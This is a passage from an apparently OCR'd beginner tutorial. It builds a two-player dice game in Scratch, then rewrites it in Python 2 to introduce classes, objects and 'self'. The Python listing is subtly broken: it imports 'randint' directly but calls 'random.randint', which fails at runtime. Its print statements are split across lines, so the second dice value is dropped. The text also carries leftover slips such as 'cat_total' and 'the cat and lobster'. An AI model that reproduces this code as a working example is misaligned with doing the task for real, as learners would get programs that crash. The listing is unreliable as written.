
STEP 4 We need two new variables: one for Vic's total, and one for Bob's. Click `Make a variable` and enter `vic_total`. This time choose `For all sprites` then click OK. With Vic still selected, click `Make a variable` again and enter `bob_total`. Click OK.



STEP 5 Imagine both characters writing their totals on a blackboard that they share, but each has its own pair of dice. The totals are global and shared across both characters; the dice are local to each object.




STEP 6 Drag `set [dice2] to [0]` from the block palette and connect it to the script. Change `dice2` to `vic_total`. Now click Operators and drag the `+` block to the `[0]`. Click Data and drag `dice1` to the left side of the `+` block and `dice2` to the right side. This adds up the dice1 and dice2 variables, and stores the combined value in vic_total.




GREATER THAN

The sprite with the highest score is going to win our game. This is decided using the greater than symbol >. This sits between two numbers, i.e. 3 > 2 and lets you know if the number on the left is bigger than the one on the right.


STEP 1 Both sprites are going to announce their score and the one with the highest score will say, "I win!". Click Looks and drag `say [hello] for 2 secs`. Now click Data and drag `vic_total` to replace `[hello]`. The first part of the game is ready, we're going to use an `if` block with an `>` operator for the next part of the game.




STEP 2 Click Control and drag an `if` block to the script. Now click Operators and drag the `>` operator to the slot in the `if` block. Click Variables and drag `vic_total` to the left of the `>` block and `bob_total` to the right. Finally click Looks and drag a `say [hello!]` block inside the `if` block and change the text to `[I win!]`.



STEP 3 Bob needs to run the same script, only with bob_total in place of cat_total. We could write Bob with the same code but the point of objects is that you can stamp out copies. Shift-click Bob and choose Delete. Now Shift-click Vic and choose Duplicate. Click the Info icon and rename Vic2 as Bob.



STEP 4 You need to change Bob's variables. Change `set vic_total` to `set bob_total` and `say vic_total` to `say bob_total`. Finally swap around the `vic_total` and `bob_total` in the `if` block. Now click the Green Flag icon to play the game. Vic and Bob role their dice, and the winner is announced.




Classes and Objects

Modern coding uses a style called Object Orientated Programming, or OOP for short. In OOP you group together variables and functions into small blocks of code called objects. These objects then make up your program.


SCRATCH THAT

OOP can be hard to explain, but makes sense when you start using it. If you've used Scratch then you already have an idea of what an object looks like, it looks like a sprite. This is why we detoured into Scratch. It's great for learning OOP.

STEP 1 In this tutorial we're going to open the dice_game program that we created earlier in Scratch. Resize the window and place Scratch on the left-hand side of the screen. Next we're going to recreate this game in Python using objects, so you can see how objects are similar to Scratch sprites.




STEP 2 Open Python 2 and choose File > New Window. Resize the Editor window to the right-hand size of the screen. Choose File > Save As and name it dice_game. Now let's have a look at the objects in Scratch. We have two: Vic and Bob. Each has three variables (two dice and a total); both pick random numbers between 1 and 6 and check to see if their total is bigger than the other.



STEP 3 In OOP we don't design objects. Instead we design a blueprint for our object, called a "Class". Think of it like a blueprint or stamp. Vic and Bob are both dice-rolling cats, so we create a blueprint for a dice-rolling animal. We then stamp out two identical objects from that blueprint. One called "Vic" the other called "Bob". We're going to need the random number module, so enter this line:


```
from random import randint
```



STEP 4 Now let's define our class, which we're going to call DiceAnimal. Enter:


```
class DiceAnimal():
    dice1 = 0
    dice2 = 0
    total = 0
```

Notice the funny capitalisation of DiceAnimal. This is known as CamelCase and class definitions should be named in this fashion.




STEP 5 Now we're going to define a function that rolls both dice, and adds the two together to create the total. Inside the class, indented four lines to line up with dice1, dice2 and total, enter this:

```
def rolldice(self):
        self.dice1 = random.randint(1, 6)
        self.dice2 = random.randint(1, 6)
        self.total = self.dice1 + self.dice2
```



STEP 6 Look at Scratch, and you'll see this is the same as the set dice1 to pick random 1 to 6 block. But what are those self bits about? Remember that Vic and Bob have their own dice. Vic's dice are going to be accessed use vic.dice1 and vic.dice2 and Bob's using bob.dice1 and bob.dice2. But the class doesn't know what we're going to call each object; instead it uses "self" as a placeholder. This works no matter what name each object has.




CREATING OBJECTS

Now that our class is ready, we need to create two characters from it. One 'vic' and one 'bob'. These are known as objects, and also sometimes as instances (or 'object instance'). Because each one is an instance of the DiceAnimal class.

STEP 1 Creating an object in OOP has a big fancy name: "instantiation". Don't be impressed by the language, all it means is creating an instance of your class. And this is exactly the same as creating a variable, only instead of passing in a number, or string, you make it equal to your class. Enter this.

```
vic = DiceAnimal()
bob = DiceAnimal()
```

There, that wasn't hard at all.




STEP 2 You now have two objects, a vic and a bob. You access the variables and functions inside the object using the objects name followed by a dot. To access Vic's dice, you usevic.dice1 and vic.dice2. We're going to get both objects to roll their dice and store the total in their own self.total. Enter this:

```
vic.rolldice()
bob.rolldice()
```

STEP 3 Now we're going to use dot notation to access the values inside both the cat and lobster. Enter this code:

```
print "Vic rolled a", vic.dice1, "and a",
vic.dice2
print "Bob rolled a", bob.dice1, "and a",
bob.dice2
```


Finally, we're going to use if, elif and else statements to create the game.



STEP 4 Enter this code:

```
if vic.total > bob.total:
        print "Vic wins!"
elif bob.total > vic.total:
        print "Bob wins"
else:
        print "It's a draw"
```

Press F5 to run the game.

